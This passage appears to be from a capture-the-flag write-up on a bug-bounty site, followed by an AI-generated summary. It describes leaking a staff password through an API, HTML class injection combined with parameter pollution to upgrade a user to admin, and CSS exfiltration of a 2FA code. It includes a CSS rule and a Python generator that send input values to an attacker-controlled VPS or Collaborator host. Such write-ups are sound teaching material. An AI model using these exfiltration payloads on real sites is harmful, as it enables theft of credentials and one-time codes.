API and STAFF part
The final tips from APK Challenges were that I had something to do in API webpage, but what?
Well, doing some recon, I found a /api/staff/ request, that let you know that some header or token was missing:

So, with the APK token leaked, api got me some info about staff members:

Cool the requests showed the name and the staff_id of Staff Members, but the info wasn't enought to log in on staff part...
After thinking a lot, I thought on one of the picture that H1 tweeted on the CTF account .

Cool, another staff_id again, but I needed a password or something..."Could I request a password with staff_id? " I though...
And yes, I could,
Doing a POST over the above request and using staff_id as parameter, I could obtain Sandra's password ^_^

Thanks Sandra, I've got your password!!!
Using this credentials I could log in to staff portal.
In my opinion, it was the hardest part of the challenge!!!
When you land into the page, you see a Dashboard where the action you can do are upload Sandra's profile:

And see one "Welcome ticket from admin":

Further, user could report pages to admin if it saw something wrong....
So after thinking, asking and almost dying, I got the solution.
There was a website.js file that contains the following code:
$(".upgradeToAdmin").click(function(){let t=$('input[name="username"]').val();$.get("/admin/upgrade?username="+t,function(){alert("User Upgraded to Admin")})}),$(".tab").click(function(){return $(".tab").removeClass("active"),$(this).addClass("active"),$("div.content").addClass("hidden"),$("div.content-"+$(this).attr("data-target")).removeClass("hidden"),!1}),$(".sendReport").click(function(){$.get("/admin/report?url="+url,function(){alert("Report sent to admin team")}),$("#myModal").modal("hide")}),document.location.hash.length>0&&("#tab1"===document.location.hash&&$(".tab1").trigger("click"),"#tab2"===document.location.hash&&$(".tab2").trigger("click"),"#tab3"===document.location.hash&&$(".tab3").trigger("click"),"#tab4"===document.location.hash&&$(".tab4").trigger("click"));
Furthermore, profile upload let user to upload both profile name and avatar. The avatar div had a class name #avatar(1|2|3) too and this last parameter was vulnerable to injection, so, changing the avatar in the request previous tampering and adding upgradeToAdmin and tab4 class...so doing this:

I had this functionallity, but I need to be admin to be admin... So I needed to report something wrong...but what?
And after many smoke over my head, I thought on HTTP Parameter Pollution.
Doing the following request:
I broke the page.

Finally, I had to base64-encode this payload and send it to one admin, doing the following request:

I obtained a new tab on home dashboard with our friend, marten.mickos user and password:

Finally, with this info, I got ready to help our favourite H1 CEO
FINAL BOSS: APP AGAIN T_T
Using the same technique as the other user I landed on APP site profile of Marten. Doing some searching, I found a payment.

So I pushed the button "Pay" and other page came to me:


This page requested a weird HTTP request, trying to request some CSS file...soooooo weird.
And then, the page requested you a 2FA code:

Ok, I didn't no idea how to attack this page...
Totally confuse, I've researching about CSS attacks and I found one: CSS Exfiltration. (@d0nut explains this vulnerability better than me, so take a look at this resource https://medium.com/@d0nut/better-exfiltration-via-html-injection-31c72a2dae8b)
With this idea, I started to do blind CSS exfiltration requests using above request and my VPS to allocate a personal CSS and receive the server responses:
I added this sentences to the CSS:
input[name=^c][value]{ background-image:url(https://VPS-dir/css/jur1)};
If the server tried to contact to my VPN that means that exists a HTML input with name starting with c.
So doing this, I obtained that there were 7 inputs: code_1 to code_7.
Ok, so the final idea was to generate a CSS file with all conditions and codes, so if the server tried to contact with the Burp Collaborator, the input value would show up.
So coding a Python script like this
part1 ="input[name=code_{}][value="
part2 = """]{
 	background-image:url(https://collabdir/css/code_"""
part3 = """ );
	}"""

all = [i for i in string.lowercase] + [i for i in string.uppercase] + [str(i) for i in range(0,10)]
for i in range(1,8):
	for c in all:
		print(part1.format(str(i))+c+part2+str(i)+c+part3)
I generated all combination of characters that input could have. I pushed that file to my personal VPS. And I did the request, pointing to my VPS file and waiting some requests to my Burp Collaborator:
And the requests appeared!!

Sorting the puzzle pieces I got the pass and then:

CTF was solved!!!!
##^FLAG^736c635d8842751b8aafa556154eb9f3$FLAG$
Impact
Conclusions and Acknowledgements
This CTF has been very hard, but very cool too! I learnt some new trick for my bounty, like CSS Exfiltration or HPP with some special parameters.
I want to give thanks to Adam Langley to discover me a world of posibilities to learn and get some good time.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely multiple issues: exposed .git directory, log file with credentials, SSRF via cookie manipulation, path traversal, and CSS injection allowing data exfiltration.
Impact
Within the CTF, the attacker could access internal services and obtain the flag.
What the attacker needed
Access to the CTF environment; Knowledge of web vulnerabilities; Tools like dirsearch, ffuf, Burp Suite
How it was found
- Enumerate subdomains and directories to find a .git/config file.
- Access the .git/config file to discover a log file path.
- Retrieve the log file and decode base64 to obtain credentials and a challenge answer.
- Use the credentials and MD5-hashed challenge answer to log in to the app.
- Tamper with the base64-encoded cookie to exploit SSRF and path traversal to access internal services.
- Use a Python script to brute-force directories on the internal software subdomain, finding an APK file.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This is a write-up of a Capture The Flag (CTF) challenge, which is a legal hacking contest. The author found several security holes, like a leaked password in a log file and a way to make the server fetch other internal websites, and combined them step by step to solve the puzzle.
What is SSRF?
The server can be made to fetch an address the attacker chooses, reaching internal services, cloud metadata or other customers' data.





